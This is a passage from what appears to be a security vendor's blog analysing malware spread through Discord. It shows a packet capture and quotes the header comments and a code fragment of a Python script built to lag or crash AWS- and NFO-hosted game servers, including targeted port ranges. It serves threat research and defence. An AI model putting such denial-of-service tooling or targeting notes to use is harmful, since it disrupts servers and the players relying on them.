56 8.799953   192.168.122.101    discord.com      TCP      60 49176 → 443 [ACK] Seq=1684 Ack=5776 Win=65792 Le
57 8.800285   discord.com        192.168.122.101  TCP      54 443 → 49177 [ACK] Seq=202 Ack=618 Win=68608 Len=
58 8.801417   192.168.122.101    discord.com      TLSv1…  173 Application Data
59 8.803003   discord.com        192.168.122.101  TCP      54 443 → 49177 [ACK] Seq=202 Ack=737 Win=68608 Len=
60 8.803100   192.168.122.101    discord.com      TLSv1… 1454 Application Data, Application Data, Application
61 8.803451   192.168.122.101    discord.com      TCP    1454 49177 → 443 [ACK] Seq=2137 Ack=202 Win=65536 Len
62 8.804756   discord.com        192.168.122.101  TCP      54 443 → 49177 [ACK] Seq=202 Ack=2137 Win=70656 Len
63 8.805032   discord.com        192.168.122.101  TCP      54 443 → 49177 [ACK] Seq=202 Ack=3537 Win=73728 Len
64 8.805430   192.168.122.101    discord.com      TCP    1454 49177 → 443 [ACK] Seq=3537 Ack=202 Win=65536 Len
65 8.805614   192.168.122.101    discord.com      TCP    1454 49177 → 443 [ACK] Seq=4937 Ack=202 Win=65536 Len
66 8.806798   192.168.122.101    discord.com      TCP    1454 49177 → 443 [ACK] Seq=6337 Ack=202 Win=65536 Len
67 8.806996   discord.com        192.168.122.101  TCP      54 443 → 49177 [ACK] Seq=202 Ack=4937 Win=76800 Len
68 8.807018   192.168.122.101    discord.com      TCP    1454 49177 → 443 [ACK] Seq=7737 Ack=202 Win=65536 Len
69 8.807165   discord.com        192.168.122.101  TCP      54 443 → 49177 [ACK] Seq=202 Ack=6337 Win=79872 Len
70 8.808499   discord.com        192.168.122.101  TCP      54 443 → 49177 [ACK] Seq=202 Ack=7737 Win=82944 Len
71 8.808649   discord.com        192.168.122.101  TCP      54 443 → 49177 [ACK] Seq=202 Ack=9137 Win=86016 Len
72 8.813758   192.168.122.101    discord.com      TCP    1454 49177 → 443 [ACK] Seq=9137 Ack=202 Win=65536 Len
73 8.813932   192.168.122.101    discord.com      TCP    1454 49177 → 443 [ACK] Seq=10537 Ack=202 Win=65536 Le
```

A packet capture of the “crasher” accessing Discord’s API.

One of the Linux-based malicious archives we retrieved was this file, named **virus_de_prost_ce_esti.rar**, which translates from the original Romanian language to *what a stupid virus you are*. The contents of this archive included 11 ELF binaries, 7 text files (containing long lists of IP addresses), and a Python script that executes them in various sequences. The intent of the package was to disrupt game servers, causing them to lag or crash.



The contents of a .RAR file distributed through Discord’s CDN include GCC-compiled ELF files and a Python script.



```
#!/usr/bin/python

import socket, random, sys, time, os, platform, base64

#  nfo-lag [ XSS CUSTOM]
#  --------
# Finally Released. So I Did Not Fix The SH and DEL Function Errors, As They Would Ruin The Function For '
# Reduced ASCII, Was Too Big, Too Ugly.
# Increased Base Decode Considering NFO Can Only Filter So Much.
# Cleaner Usage, Should Be Easier To Use Now.
# self.fn , self.notifier, read def, All Coherent.
# I Can't Be Bothered To Type.
# This Will Probably Get Patched Again. This is Also Untested.
# As Again. DON'T HIDE IT. THIS IS MY NFO BYPASS.
# Should Definitely Lag A AWS & NFO Server.
# Hit Ports In The Range Of 59500-65500
# 715 Byte Size To Hold. 1024 To Dump.


""""
   def __init__(self, parent, reactor, watcher, socketType):
       QObject.__init__(self, parent)
       self.reactor = reactor
       self.watcher = watcher
       fd = watcher.fileno()
       self.notifier = QSocketNotifier(fd, socketType, parent)
       self.notifier.setEnabled(True)
       if socketType == QSocketNotifier.Read:
           self.fn = self.read
       else:
           self.fn = self.write
       QObject.connect(self.notifier, SIGNAL("activated(int)"), self.fn)
```

The Python script's internal comments indicate that it was designed to attack servers hosted on two platforms: Amazon's AWS, and NFO Servers (a service that hosts private game servers for MineCraft, Counter Strike, Battlefield, Medal of Honor and other multiplayer games).

A rough neighborhood

Discord responded to our reports by taking down most of the malicious files we reported to them. According to some communications, the company is currently making efforts internally to elevate their security posture. But the platform remains a dumping ground for malware. And even for malware not hosted on Discord, the Discord API is fertile ground for malicious command and control network capability that conceals itself in Discord's TLS-protected network traffic (as well as behind the service's reputation).

While it's clear that some of the malware on Discord is specifically intended to disable computers or disrupt the ability of gamers to reach their platforms of choice, the prevalence of information stealers, remote access tools, and other criminal malware poses risks well beyond the gaming enthusiast sphere. With more organizations using Discord as a low-cost collaboration platform, the potential for harm posed by the loss of Discord credentials opens up additional threat vectors to organizations.

Even if you don't have a Discord user in your home or office, abuse of Discord by malware operators poses a threat. Endpoint protection (and at the enterprise level, TLS inspection) can offer protection against these threats, but Discord provides little protection against malware or social engineering itself–users of Discord can only report the threats they encounter and self-moderate, while new scams emerge daily.

Sophos protection

We analyzed more than 9000 malware samples in the course of this project. While it would be impractical to list off the full set of static and behavioral detections that these files might trigger if executed on a protected machine, we can safely say that the full set of files has been processed by the Labs team, who ensured that our existing defenses could block any of these from causing damage.

Indicators-of-compromise are hashes for the files retrieved in the most recent run of downloads, and have been published to the SophosLabs Github. SophosLabs would like to thank the Trust & Safety team at Discord for rapidly responding to our requests to take down malware.